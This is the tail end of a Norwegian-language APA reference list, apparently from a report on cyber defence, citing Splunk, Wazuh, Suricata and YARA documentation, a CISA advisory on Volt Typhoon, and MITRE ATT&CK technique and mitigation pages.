Splunk. (2024). *Splunk Docs*. Splunk. https://help.splunk.com/en/splunk-enterprise/spl-search-reference/10.0/search-commands/timechart

Splunk. (2025). *Splunk Vs Elastic*. Splunk Vs Elastic. https://www.splunk.com/en_us/solutions/splunk-vs-elastic.html

Suricata. (u.å.). Features. *Suricata*. Hentet 26. november 2025, fra https://suricata.io/features/

The Cybersecurity and Infrastructure Security Agency. (2024). *PRC State-Sponsored Actors Compromise and Maintain Persistent Access to U.S. Critical Infrastructure* (Joint Cybersecurity Advisory Nos. AA24-038A). The Cybersecurity and Infrastructure Security Agency. https://www.cisa.gov/sites/default/files/2024-03/aa24-038a_csa_prc_state_sponsored_actors_compromise_us_critical_infrastructure_3.pdf

The MITRE Corporation. (2024a, desember 10). *Antivirus/Antimalware (M1049)*. Antivirus/Antimalware. https://attack.mitre.org/versions/v18/mitigations/M1049/

The MITRE Corporation. (2024b, desember 24). *Software Configuration (M1054)*. Software Configuration. https://attack.mitre.org/versions/v18/mitigations/M1054/

The MITRE Corporation. (2024c, desember 24). *User Training (M1017)*. User Training. https://attack.mitre.org/versions/v18/mitigations/M1017/

The MITRE Corporation. (2025a, april 30). *Volt Typhoon (G1017)*. Volt Typhoon. https://attack.mitre.org/groups/G1017/

The MITRE Corporation. (2025b, september 24). *Email Spoofing (T1672)*. Email Spoofing. https://attack.mitre.org/versions/v18/techniques/T1672/

The MITRE Corporation. (2025c, oktober 24). *Application Layer Protocol: Web Protocols (T1071.001)*. Application Layer Protocol: Web Protocols. https://attack.mitre.org/techniques/T1071/001/

The MITRE Corporation. (2025d, oktober 24). *Command and Scripting Interpreter: Visual Basic (T1059.005)*. Command and Scripting Interpreter: Visual Basic. https://attack.mitre.org/versions/v18/techniques/T1059/005/

The MITRE Corporation. (2025e, oktober 24). *Impair Defenses: Disable or Modify Tools (T1562.001)*. Impair Defenses: Disable or Modify Tools. https://attack.mitre.org/versions/v18/techniques/T1562/001/

The MITRE Corporation. (2025f, oktober 24). *Native API (T1106)*. Native API. https://attack.mitre.org/versions/v18/techniques/T1106/

The MITRE Corporation. (2025g, oktober 24). *Obfuscated Files or Information (T1406)*. Obfuscated Files or Information. https://attack.mitre.org/versions/v18/techniques/T1406/

The MITRE Corporation. (2025h, oktober 24). *Phishing: Spearphishing Attachment (T1566.001)*. Phishing: Spearphishing Attachment. https://attack.mitre.org/versions/v18/techniques/T1566/001/

The MITRE Corporation. (2025i, oktober 24). *User Execution: Malicious File (T1204.002)*. User Execution: Malicious File. https://attack.mitre.org/versions/v18/techniques/T1204/002/

Tom Kristian Venger. (2025, februar 3). *Slik beskytter vi kritisk infrastruktur mot fremtidens trusler*. NFEA. https://nfea.no/cyber-security-2025-slik-beskytter-vi-kritisk-infrastruktur-mot-fremtidens-trusler/

VirusTotal. (2023, september 2). *Writing YARA rules*. https://yara.readthedocs.io/en/stable/writingrules.html

Wazuh. (u.å.-a). *Components*. Components. Hentet 27. november 2025, fra https://documentation.wazuh.com/current/getting-started/components/index.html

Wazuh. (u.å.-b). *Overview*. Overview. Hentet 27. november 2025, fra https://wazuh.com/platform/overview/

Wazuh. (u.å.-c). *Professional support*. Professional Support. Hentet 27. november 2025, fra https://wazuh.com/services/professional-support/

William J. Buchanan. (2025). *Digital Forensics Magic Numbers*. Asecuritysite.com. https://asecuritysite.com/forensics/magic